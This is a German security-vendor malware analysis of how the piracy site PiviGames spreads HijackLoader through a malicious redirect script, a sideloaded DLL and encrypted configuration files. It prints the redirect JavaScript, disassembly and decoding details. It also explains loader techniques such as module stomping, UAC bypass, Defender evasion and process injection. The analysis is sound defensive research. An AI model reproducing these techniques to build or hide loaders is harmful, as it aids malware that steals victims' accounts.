Gratisspiele mit ungeahnten Kosten

By G DATA Security Center

Published: 2026-03-02 · Archived: 2026-04-06 00:03:39 UTC

PiviGames, eine beliebte spanische Gaming-Plattform, ist in der Gaming-Community dafür bekannt, Download-Links zu raubkopierten PC-Spielen anzubieten. Eine solche Plattform bietet attraktiven Inhalt und hat im Laufe der Jahre einen Ruf innerhalb der Gaming-Community aufgebaut. Allerdings ist PiviGames mehr geworden als nur eine Quelle für kostenlose Unterhaltung; sie hat sich zu einem vollwertigen Malware-Verbreitungs-Hub entwickelt, über den bösartige Akteure ahnungslose Nutzer kompromittieren können.

Von Karsten Hahn und John Dador

In diesem Artikel schauen wir uns an, wie diese Piraten-Gaming-Plattform Spaß und „kostenlose“ Unterhaltung in eine Gelegenheit für Cyberkriminelle verwandelt – und warum ein einziger Download eines raubkopierten Spiels Sie mehr kosten kann als nur ein paar Stunden Spielzeit.


Diese Blogserie besteht aus zwei Teilen. Dieser Artikel ist Teil eins und behandelt die Erstinfektion sowie HijackLoader im Detail. Der zweite Teil beschreibt die ACRStealer-Payload.

Initiale Infektion

Im November 2025 stießen wir auf einen Reddit-Beitrag (Abbildung 1) über bösartige Aktivitäten. Der Reddit-Nutzer gab an, von einem unbekannten Infostealer kompromittiert worden zu sein, nachdem er ein Spiel heruntergeladen hatte. Die zunächst gemeldete Datei gab sich als Python-basiertes Setup aus, aber bei unserer Untersuchung stellte sich heraus, dass die heruntergeladene Datei inzwischen durch eine andere ersetzt worden war. Das war für uns ein Hinweis darauf, dass die URL weiterhin aktiv ist und nach wie vor Infektionen verursacht.

Wir baten den betroffenen Nutzer um die Download-URL. Das führte uns zu **PiviGames**, einer Gaming-Seite.

Help with hacking after running sketchy python script



Hi everyone, I don't really post on Reddit, but this past week has been a real nightmare and I'm hoping someone can help or at least point me in the right direction 😩

Last Sunday my boyfriend and I planned to try a game. He told me to download it from a site called Pivi Games, but I was careless and clicked a fake link by mistake. I unzipped a password-protected folder and found a Python script named "exe." I ran it a couple of times, nothing happened, so I deleted it and told my boyfriend. He was worried, but I brushed it off because everything seemed fine.

The next morning I got a password-reset email for my Ubisoft account but I ignored it because I didnt really have anything important there. Monday morning tho i woke up to my Steam account fully compromised and other services sending change requests. I managed to recover everything, and then immediately ran a virus scan on malwarebytes and took my PC for a factory reset and a clean Windows install. I also made a backup and installed Kaspersky. All the scans have been clean since, so I thought it was over.

Abb. 1: Reddit-Post zu dem verdächtigen Python-Setup

PiviGames-Weiterleitung als Malvertising

Die Analyse der Website zeigt, dass sie Cloudflares Challenge- und Telemetrie-Skripte einsetzt, um seriös zu wirken. Bei genauerer Betrachtung lädt sie jedoch gleich zu Beginn des Codes eine JavaScript-Datei namens **pgedshop.js**. Diese JavaScript-Datei ist dafür verantwortlich, Nutzer auf bösartige Seiten weiterzuleiten. Das Skript enthält zwei fest definierte URLs und nutzt Browser-Cookies, um das Weiterleitungsverhalten der Seite zu steuern. Beim ersten Besuch eines Nutzers leitet das Skript auf **hxxps://adbuho[.]shop/HIx0J** weiter, was wie ein Werbenetzwerk aussieht. Danach markiert es die verwendeten Cookies so, dass weitere Besuche zu **hxxps://pulseadnetwork[.]com/jump/next.php?r=2558259** weitergeleitet werden – ebenfalls ein harmloses Werbenetzwerk (ohne Hosting einer schädlichen Datei).

```
(function(){
  var config = {
    url: 'https://pulseadnetwork.com/jump/next.php?r=2558259',
    url24: 'https://adbuho.shop/HIxOJ',
    name: 'Popup',
    features: 'menubar=yes,location=yes,resizable=yes,scrollbars=yes,status=yes'
  };

  var theURL;

  var setCookie = function(cname, cvalue, exdays) {
    var d = new Date();
    d.setTime(d.getTime() + (exdays*24*60*60*1000));
    var expires = "expires="+ d.toUTCString();
    document.cookie = cname + "=" + cvalue + ";" + expires + ";path=/";
  };

  var getCookie = function(cname) {
    var name = cname + "=";
    var decodedCookie = decodeURIComponent(document.cookie);
    var ca = decodedCookie.split(';');
    for(var i = 0; i < ca.length; i++) {
      var c = ca[i];
      while (c.charAt(0) == ' ') {
        c = c.substring(1);
      }
      if (c.indexOf(name) == 0) {
        return c.substring(name.length, c.length);
      }
    }
    return "";
  };

  var redirect = function(event) {
    if (getCookie('mark') === '') {
      theURL = config.url24;
      setCookie('mark', 'all', 1);
    } else if (getCookie('mark') === 'all') {
      theURL = config.url;
    }
    window.location.replace(theURL);
  };

  window.addEventListener('load', function() {
    redirect();
```

Abb. 2: Weiterleitung von pgeshop.js

Die URL **hxxps://adbuho[.]shop/HIx0J** leitet auf eine Domain weiter, die aus zufälligen Zeichen besteht, gefolgt von einer Top-Level-Domain „.pro/“ und einem zusätzlichen zufälligen Pfad. Diese Weiterleitungskette führt schließlich zu einem MediaFire-Download-Link.

Der MediaFire-Link hostet ein ZIP-Archiv mit dem Namen **„Full Version Setup 6419 Open.zip“**. Auffällig ist, dass das Passwort direkt im Dateinamen eingebettet ist („6419“).

Nach dem Entpacken der ZIP-Datei sind mehrere Ressourcendateien vorhanden sowie eine einzelne ausführbare Datei mit dem Namen **Setup.exe[2]**.




Abb. 3: Inhalt des Ordners "Full Version Setup 6419 Open.zip"

HijackLoader

Die **Setup.exe[2]** ist ein sauberer Game-Launcher, führt jedoch über **DLL-Sideloading** bösartigen Code aus, wenn das Spiel **Conduit.Broker.dll[3]** lädt.

Conduit.Broker.dll[3] gehört zur HijackLoader-Familie. Bedeutende Analysen und Beschreibungen dieser Loader-Familie wurden bereits von Nikolaos Pantazopoulos in [zscaler23] und [zscaler25] sowie von Ryan Weil in **[trellix25]** veröffentlicht. Angesichts der Komplexität der Malware glauben wir, dass unsere Analyse einige bislang nicht dokumentierte Details ergänzt. Außerdem stellen wir für HijackLoader ein Tooling auf Github bereit.

Stufe 1: ConduitBroker.dll

Die DLL exportiert 50 Funktionen und besteht größtenteils aus sauberem Code. Allerdings ist die Funktion **BrokerManagerClient_AddPathMapping** mit bösartigem Code gepatcht und reicht in andere Import-Funktionen hinein, etwa **BrokerManagerClient_MapPath**. Wer diesen Patch eingefügt hat, hat offenbar nicht geprüft, ob die Größe überhaupt in diese Funktion passt. Das führt auch zu seltsamem Verhalten in IDA Pro, da einige dieser Funktionen mitten in gepatchten Instruktionen beginnen (siehe Abbildung 4) und IDA darauf besteht, Funktionsdefinitionen aus den Exports beizubehalten.

```
.text:0000000180008F76
.text:0000000180008F76                      loc_180008F76:                  ; CODE XREF: .text:0000000180008F25↑j
.text:0000000180008F76 49 8B FD                             mov     rdi, r13
.text:0000000180008F79
.text:0000000180008F79                      loc_180008F79:                  ; CODE XREF: .text:0000000180009101↓j
.text:0000000180008F79 8B 15 58 B9 06 00                    mov     edx, cs:dword_1800748D7
.text:0000000180008F79                      ; ---------------------------------------------------------------------------
.text:0000000180008F7F 8B                                   db  8Bh
.text:0000000180008F80                      ; ---------------------------------------------------------------------------
.text:0000000180008F80                      ; Exported entry  16. BrokerManagerClient_MapPath
.text:0000000180008F80
.text:0000000180008F80                                      public BrokerManagerClient_MapPath
.text:0000000180008F80                      BrokerManagerClient_MapPath:    ; DATA XREF: .rdata:000000018004F90C↓o
.text:0000000180008F80                                                      ; .rdata:off_180071D28↓o ...
.text:0000000180008F80                      ; __unwind { // __GSHandlerCheck_EH4
.text:0000000180008F80 0D B2 B9 06 00                       or      eax, 6B9B2h
.text:0000000180008F85 41 FF D3                             call    r11
.text:0000000180008F88 48 8B 0D 54 B9 06 00                 mov     rcx, cs:off_1800748E3 ; "Groumcumgag.ic"
.text:0000000180008F8F 48 8B D0                             mov     rdx, rax        ; lpFilename
.text:0000000180008F92 44 8B 05 A2 B9 06 00                 mov     r8d, cs:nSize   ; nSize
.text:0000000180008F99 33 C9                                xor     ecx, ecx        ; hModule
```

Abb. 4: BrokerManagerClient_MapPath startet ein Byte nach dem eigentlichen Start der Assembler-Befehle mov edx, cs:dword_1800748D7

Conduit.Broker.dll verwendet **Inline-API-Resolving**, d. h. es gibt keine dedizierte Funktion, die die Malware nutzt, um APIs dynamisch aufzulösen. Stattdessen ist der vollständige Code zum Durchlaufen des PEB („PEB walking") jedes Mal inline eingebettet, wenn ein Funktionsaufruf erfolgen soll. Inline-API-Resolving haben wir in den letzten zwei Jahren in verschiedenen Samples gesehen, zum Beispiel in RisePro – dort allerdings mit einem anderen Hash-Algorithmus.

Der API-Hashing-Algorithmus ähnelt **djb2**; statt den Seed mit **5381** und den Multiplikator mit **33** zu initialisieren, verwendet die Malware jedoch **0x8798338** als Seed und **2** als Multiplikator. Der genaue Hash-Algorithmus lautet wie folgt (Python-3-Implementierung):

```python
def calc_hash(apiname):
    hash = 0x8798338
    for c in apiname:
        hash = (ord(c) + 2 * hash)  & 0xFFFFFFFF
    return hash & 0xFFFFFFFF
```

Die Malware entschlüsselt Teile der Datei **Groumcumgag.ic[4]**, die sich im selben Ordner wie die DLL befindet. Der Header des verschlüsselten Daten-Blobs beginnt bei Offset **0x4A19**: Das erste DWORD ist die Größe der verschlüsselten Daten (**0x2080**), und das zweite DWORD ist ein XOR-Key, in diesem Fall **0x1CAB3515**. Direkt danach folgt der XOR-verschlüsselte Datenbereich selbst (siehe Abbildung 5).

```
000049E0  00 00 00 00 4B 00 66 73 00 60 4D 50 60 58 48 00 00 00 59 00 00 4A 00 4A  ....K.fs.`MP`XH...Y..J.J
000049F8  00 5E 00 00 77 00 53 00 49 55 00 00 00 00 00 00 5D 00 00 00 5F 00 71 53  .^..w.S.IU......]..._.gS
00004A10  00 00 00 00 00 00 00 00 42 80 20 00 00 15 35 AB 1C F4 2F CB 55 19 2F C1  ........B€ ...5«.ô/ËU./Á
00004A28  4F EB CA 54 E3 EB 3A 69 E3 [illegible] 2F 0F EB A0 6C 2F EF 6C  OëÊTãë:iãëèsãë.Þ/.ë 1/ïl
00004A40  6C 3F EF 64 2B 74 17 79 EB [illegible] AA 2F EF 74 E3 EB CA 54  l?ïd+t.yë3LAlëÊTª/ïtãëÊT
00004A58  2B 76 4F 79 93 EB CA 54 2B [illegible] E3 EB CA 9C 4E B4 CB 9C  +vOy"ëÊT+ð¾UãëƒVãëÊœN´Ëœ
00004A70  70 37 D7 B4 24 A3 CF 54 E3 EB 12 E0 B3 D3 BF 60 E3 EB 12 E0 67 0F 7B 55  p7×´$£ÏTãë.à³Ó¿`ãë.àg.{U
00004A88  E3 EB 12 D8 A3 0B 84 56 E3 EB CA 9C 4E B4 CF 9C 70 37 D7 B4 24 A3 CF 54  ãë.Ø£.„VãëÊœN´Ïœp7×´$£ÏT
00004AA0  E3 EB 12 E0 B3 D3 97 60 E3 EB 12 E0 67 0F 5B 55 E3 EB 12 DE 27 0F 03 9D  ãë.à³Ó—`ãë.àg.[Uãë.Þ'...
00004AB8  AA 2F EF 84 E3 EB CA 54 AA 2F EF 7C E3 EB CA 54 2B B2 0F 79 3B EB CA 54  ª/ï„ãëÊTª/ï|ãëÊT+².y;ëÊT
00004AD0  E3 1E 8B D8 DB EC D9 D8 69 EC CA 54 6E 6F EF EC E3 EB CA 9C 6E 37 EF 8C  ã.‹ØÛìÙØiìÊTnoïìãëÊœn7ïŒ
00004AE8  2B 6E 8C 5D 2B 16 57 79 73 EB CA 54 2B 16 8C DE 27 0F 0F 9D 6E 2F EF 8C  +nŒ]+.WysëÊT+.ŒÞ'...n/ïŒ
00004B00  2B EA 8B 96 9C F3 CA 54 E3 37 58 99 07 4B 56 A9 07 2F 13 E0 AB D3 07 72  +ê‹–œóÊTã7X™.KV©./.à«Ó.r
00004B18  E3 EB 12 DE 27 0F 03 9D 66 67 EF 8C E3 60 D0 3D 1A EC CA 54 2B 76 0F 79  ãë.Þ'...fgïŒã`Ð=.ìÊT+v.y
```

SIZE KEY

Abb 5: Der verschlüsselte Blob in der Datei Groumcumgag.ic beginnt mit Größe und dem Schlüssel bei Offset 0x4A19

Wir haben ein Entschlüsselungsskript für **Groumcumgag.ic** erstellt, das Sie hier herunterladen können. Der entschlüsselte Blob enthält Shellcode für die nächste Stufe sowie den Namen einer DLL, in diesem Fall **„evr.dll“** (Enhanced Video Renderer).

Conduit.Broker.dll lädt anschließend die nächste Stufe mittels **Module Stomping**: Zuerst lädt sie die legitime System32-Bibliothek **„evr.dll“** und injiziert den entschlüsselten Shellcode in den **BaseOfCode** von „evr.dll“. Danach ruft sie eine Funktion des Shellcodes auf und übergibt dabei eine Struktur als Argument, die unter anderem den Dateinamen **„Zootkumbak.uhp“** enthält. Bei dieser Datei handelt es sich um die Konfiguration der Malware.

Stage 2: evr.dll-Shellcode und Module Table

Der Shellcode in **evr.dll** hat hauptsächlich die Aufgabe, die Hauptkonfiguration aus der Datei **Zootkumbak.uhp[5]**zusammenzusetzen und zu entschlüsseln.

Zunächst löst er jedoch Imports auf und prüft, ob bestimmte Prozesse vorhanden sind, indem er Hashes für die Prozessnamen berechnet. Findet er einen der anvisierten Prozesse, verzögert er die Ausführung um fünf Sekunden.

Die Hash-Berechnungsfunktion für Imports und Prozessnamen basiert auf einem konstanten Multiplikator aus der vorherigen Stufe; wir erwarten daher, dass sich dieser Wert bei anderen HijackLoader-Varianten ändern kann.




Abb 6: Die Import- und Prozess-Hashingfunktion der zweiten Stufe nutzt einen Multiplikator aus aus vorigen Stufe

Als Nächstes verarbeitet der Shellcode der zweiten Stufe die Datei **Zootkumbak.uhp[5]**. Die verschlüsselten Daten der Konfiguration sind in **90 Fragmente** aufgeteilt, die über die Datei verteilt sind.

Um herauszufinden, wo sich die einzelnen Fragmente befinden, führt HijackLoader eine **Pattern-Suche** durch. Dafür verwendet er das Suchmuster **‘?????@IDAT’**, das HijackLoader als ein **Wildcard-behaftetes 4-Byte-Feld** interpretiert, auf das direkt der String **‘IDAT’** folgt. Der Wildcard-Wert entspricht der Größe des aktuellen Chunks. In unserem Sample gibt es insgesamt 90 Chunks.

Nach dem ersten ‘IDAT’-Pattern beginnt der Header unserer verschlüsselten Konfiguration. Der vollständige Header inklusive Suchpattern sieht so aus:

chunk_size | ‘IDAT’ | magic | xor_key | compressed_size | uncompressed_size

Jeder dieser Werte ist vier Bytes lang. Der XOR-Key entschlüsselt alle Chunks der Konfiguration. **compressed_size** ist die Gesamtgröße aller Chunks vor der Dekompression, **uncompressed_size** entsprechend die Gesamtgröße nach der Dekompression. Nach diesem Header beginnen die verschlüsselten Daten des ersten Chunks.

Bei allen weiteren ‘IDAT’-Chunks beginnen die verschlüsselten Daten direkt nach dem ‘IDAT’-Pattern.

Um die Konfigurationsdatei **Zootkumbak.uhp** zu deobfuskieren, entschlüsseln wir jeden Chunk mit dem XOR-Key aus dem Header, hängen die Chunks in der Reihenfolge aneinander, in der sie gefunden wurden, und dekomprimieren sie anschließend mit **LZNT1**.

Die Konfiguration enthält unter anderem die verschlüsselte Payload, verschiedene Einstellungen sowie eine **Module Table** mit Namen und Offsets zu weiterer Konfigurations-Daten.

Wir haben einen Konfigurations-Extractor erstellt, der **Zootkumbak.uhp** deobfuskiert, daraus Einstellungen extrahiert, die Payload dump’t und alle Einträge der Module Table ausgibt.

Wir verwenden hier den Begriff **„Module Table“**, um konsistent mit der Terminologie früherer Artikel zu bleiben (**[zscaler23, zscaler25, trellix25]**). Der Inhalt ist jedoch nicht strikt auf Module beschränkt. Die Tabelle kann tatsächlich jegliche Art von Daten enthalten. In einigen Fällen – konkret **MUTEX**, **COPYLIST**, **SM** und **CUSTOMINJECTPATH**– sind die Einträge string-basierte Einstellungen oder Listen von Strings. In anderen Fällen sind es Konfigurationswerte, Shellcode oder vollständige PE-Images.

Das vorliegende Sample enthält die folgenden Module-Table-Einträge (für String-Einträge sind die Werte angegeben). Beschreibungen zu diesen Einträgen finden sich in **[zscaler23, zscaler25]**:

Module	Value
AVDATA	benutzerdefinierte strukturierte Daten mit CRC-Hashes von AV-Prozessnamen und Flags; kann mit *avdata_decoder.py* decodiert werden.
ESAL	Shellcode, unterstützt bei Injection
ESAL64	Shellcode, unterstützt bei Injection
ESLDR	Shellcode, unterstützt bei Injection
ESLDR64	Shellcode, unterstützt bei Injection
ESWR	Shellcode, unterstützt bei Injection
ESWR64	Shellcode, unterstützt bei Injection

Module	**Value**
FIXED	PE-Datei, hier *zip.exe* signiert von „VMWare Inc“, dient als Host für Process Doppelgänging
LauncherLdr64	PE-Datei zum Laden der Payload
modCreateProcess	Shellcode, hilft bei Prozess-Erstellung
modCreateProcess64	Shellcode, hilft bei Prozess-Erstellung
modTask	Shellcode, für Persistenz
modTask64	Shellcode, für Persistenz
modUAC	Shellcode, UAC-Bypass
modUAC64	Shellcode, UAC-Bypass
modWD	Shellcode, Defender-Evasion
modWD64	Shellcode, Defender-Evasion
modWriteFile	Shellcode
modWriteFile64	Shellcode
rshell	Shellcode, lädt die Payload via Module Stomping
rshell64	Shellcode, lädt die Payload via Module Stomping
ti	Shellcode, Hauptmodul, 32-bit
ti64	Shellcode, Hauptmodul, 64-bit
tinycallProxy	Shellcode, führt API-Calls aus
tinycallProxy64	Shellcode, führt API-Calls aus
tinystub	PE file stub
tinystub64	PE file stub
tinyutilitymodule.dll	PE-Datei
tinyutilitymodule64.dll	PE-Datei
SM	String „mpr.dll“, Name der sauberen Ziel-DLL für Module Stomping
COPYLIST	String-Luiste mit den folgenden Dateinamen: • Conduit.Broker.dll

Module	Value
	• D_C.exe • Groumcumgag.ic • TE.Common.dll • TE.Host.dll • TE.Loaders.dll • TE.WinRT.dll • Wex.Common.dll • Wex.Communication.dll • Wex.Logger.dll • Zootkumbak.uhp • !D_C.exe • ~TE.Loaders.dll
MUTEX	String „RXRCJOIAVDWOEK“, als Mutex-Name genutzt
CUSTOMINJECT	PE-Datei (*MicrosoftEdgeUpdate*), wird als Injection-Host verwendet
CUSTOMINJECTPATH	String „%TEMP%\d0eccdb9\MicrosoftEdgeUpdate.exe“, Zielpfad zum Ablegen von CUSTOMINJECT
X64L	Shellcode

Der Shellcode der zweiten Stufe lädt das Hauptmodul aus der Module Table – in diesem Fall den Shellcode **ti64**. Die Konfigurationsdatei enthält außerdem den Ziel-DLL-Pfad für die nächste Stufe in ihrem Haupt-Header (nicht in der Module Table): **%windir%\SysWOW64\rasapi32.dll**.

Wie in der vorherigen Stufe „stompt“ HijackLoader auch hier das Modul: Er lädt die Ziel-DLL **rasapi32.dll**, injiziert den Shellcode der nächsten Stufe in den **BaseOfCode** des Targets und führt ihn aus.

```
146      ti64_module = extract_module_by_hash
147                              (api_table,module_table,&module_size,idatblob->ti64_module_hash,
148                               idatblob);
149      target_dll_path = (LPWSTR)(*GlobalAlloc)(GMEM_ZEROINIT,MAX_PATH_LEN);
150      copy(&decompressed_config->target_dll_path,target_dll_path);
151      target_dll_path = (LPWSTR)extract_filename_from_path(target_dll_path);
152      rasapi32_base = load_module(api_table,target_dll_path);
153      rasapi32_peheader = (IMAGE_NT_HEADERS64 *)get_elfanew(rasapi32_base);
154      codebase_rasapi32 =
155           (code *)(rasapi32_base + (ulonglong)(rasapi32_peheader->OptionalHeader).BaseOfCode);
156      original_rasapi32 = (*GlobalAlloc)(0x40,module_size);
157      memcpy(original_rasapi32,codebase_rasapi32,module_size);
158      *(undefined8 *)&module_table->original_libdata = original_rasapi32;
159      old_prot_constant = 0;
160      result = (*VirtualProtect)(codebase_rasapi32,module_size,idatblob->prot_constant,
161                                 &old_prot_constant);
162      memcpy(codebase_rasapi32,ti64_module,module_size);
163      (*VirtualProtect)(codebase_rasapi32,module_size,old_prot_constant,&old_prot_constant);
164      target = codebase_rasapi32;
165      protection_constants = idatblob->prot_constant;
166      func_ptr = codebase_rasapi32;
167      module_size2 = module_size;
168      (*codebase_rasapi32)(decompressed_config,module_table,compression_meta,&protection_constan...
         );
169    }
170  }
171  return;
172 }
```

Abb 7: HijackLoader extrahiert den Shellcode von ti64 und injiziert ihn per Module Stomping in die rasapi32.dll

Der evr.dll-Shellcode übergibt die deobfuskierte Konfigurations-Daten sowie die Module Table als Argumente an die dritte Stufe.

Stufe 3: ti64 module in rasapi32.dll

Der Code dieses Shellcodes ist umfangreich, weil er alle möglichen Einstellungen der Konfiguration und die Module-Table-Einträge abarbeitet, die HijackLoader verwenden kann. Da er den größten Teil des interessanten Codes dieser Loader-Familie enthält, wird er häufig als **Hauptmodul von HijackLoader** bezeichnet.

Der ti64-Shellcode beginnt damit, Import-Funktionen über API-Hashing aufzulösen. Dieses Mal nutzt er **CRC32** als Hash-Algorithmus.

Danach holt er sich den **SM**-Eintrag aus der Module Table (hier: „mpr.dll") und speichert ihn als Ziel-DLL für Module Stomping.

Anschließend prüft das Sample **NTDLL** auf Inline-Hooks und entfernt sie, falls welche gefunden werden.

Falls der Module-Table-Eintrag **ANTIVM** vorhanden ist, führt er verschiedene Anti-VM-Checks aus. Im vorliegenden Sample gibt es diesen Eintrag jedoch nicht.

Wenn ein bestimmtes Flag in der Konfiguration gesetzt ist, kopiert HijackLoader alle Dateien, die im Module-Table-Eintrag **COPYLIST** aufgeführt sind, in ein Unterverzeichnis unter **%ALLUSERSPROFILE%** und startet sich dort neu. Die Konfiguration definiert dieses Unterverzeichnis bei Offset **0x13**; in unserem Sample ist das **„d0eccdb9"**.

Der ti64-Shellcode lädt außerdem die verschlüsselte Payload aus der Konfiguration. Dazu ermittelt er drei Werte: **relativer Daten-Offset**, **Key-Größe** und **Größe der verschlüsselten Daten**.

- Bei Offset **0xeec** (ausgehend von der Module Table) steht der relative Offset zu den verschlüsselten Daten. Dieser Offset ist relativ zum Feld **module count** bei **0xee4**, d. h. der tatsächliche Offset lautet: **module table offset + 0xee4 + relative offset**
- Bei Offset **module table + 0xca4** steht die Key-Größe in DWORDs.
- Bei Offset **module table + 0xca8** steht die Größe der verschlüsselten Daten.

Die verschlüsselten Daten beginnen mit dem XOR-Key, der die Payload in den verbleibenden Daten entschlüsselt. Unser Tool entschlüsselt und dumpt die Payload als Datei namens **PAYLOAD** in denselben Ordner wie die Module-Table-Einträge.

Zusammengefasst ist der ti64-Shellcode ein Orchestrator für die meisten Module in der Module Table und verantwortlich für folgende HijackLoader-Funktionen:

- Erkennung von AV-Produkten und anpassbares Verhalten basierend auf AVDATA-Flags, Prozess-CRC-Hashes und erkannten Produkten

- Persistenz-Module
- Anti-VM-Module
- UAC-Bypass-Module
- Auswahl einer von sechs Payload-Injection- bzw. Lade-Techniken
- Anpassbare Injection-Host-Dateien über FIXED und CUSTOMINJECT
- Interprozess-Kommunikation
- Erkennung und Entfernung von NTDLL-Hooks
- Prozess-Injection in ti64 und nach Stufe 3

Process Injection in ti64 und über Stufe 3

HijackLoader implementiert mehrere Methoden, um die Payload in ti64 zu laden und zu injizieren. Verschiedene **injection_flag**-Bitmasks sowie das Vorhandensein eines **Relocation Directory** bestimmen, welche Injection-Funktion ausgewählt wird. Es ist nicht möglich, die Bedeutung all dieser Flags anhand dieses Samples allein vollständig zu bestimmen, da einige lediglich aus der Konfiguration gelesen werden.

Außerdem gibt es viel duplizierten Code, und die Teile von ti64, die die passende Injection-Funktion auswählen, sind zwischen dem riesigen Entry-Point und verschiedenen Entscheidungsbäumen in Unterfunktionen verteilt. Das macht es insgesamt schwierig, die exakten Bedingungen zu bestimmen, unter denen HijackLoader welche Injection-Funktion wählt.

Insgesamt fanden wir mindestens **sechs** unterschiedliche Methoden zum Laden bzw. Injizieren der Payload (ohne minimale Unterschiede ansonsten duplizierter Funktionen mitzuzählen):

- Zwei Varianten von **Process Hollowing**
- Zwei Varianten eines Hybrids aus **Process Doppelgänging** und **Mapped Section Injection**
- **Mapped Section Injection**

- Payload ausführen über das **ESWR**-Modul
- Payload ausführen über **Process Doppelgänging** und **ESWR**-Modul
- Payload ausführen über das **LauncherLdr/LauncherLdr64**-Modul

Wir beschreiben nachfolgend zwei repräsentative Techniken (1 und 2).

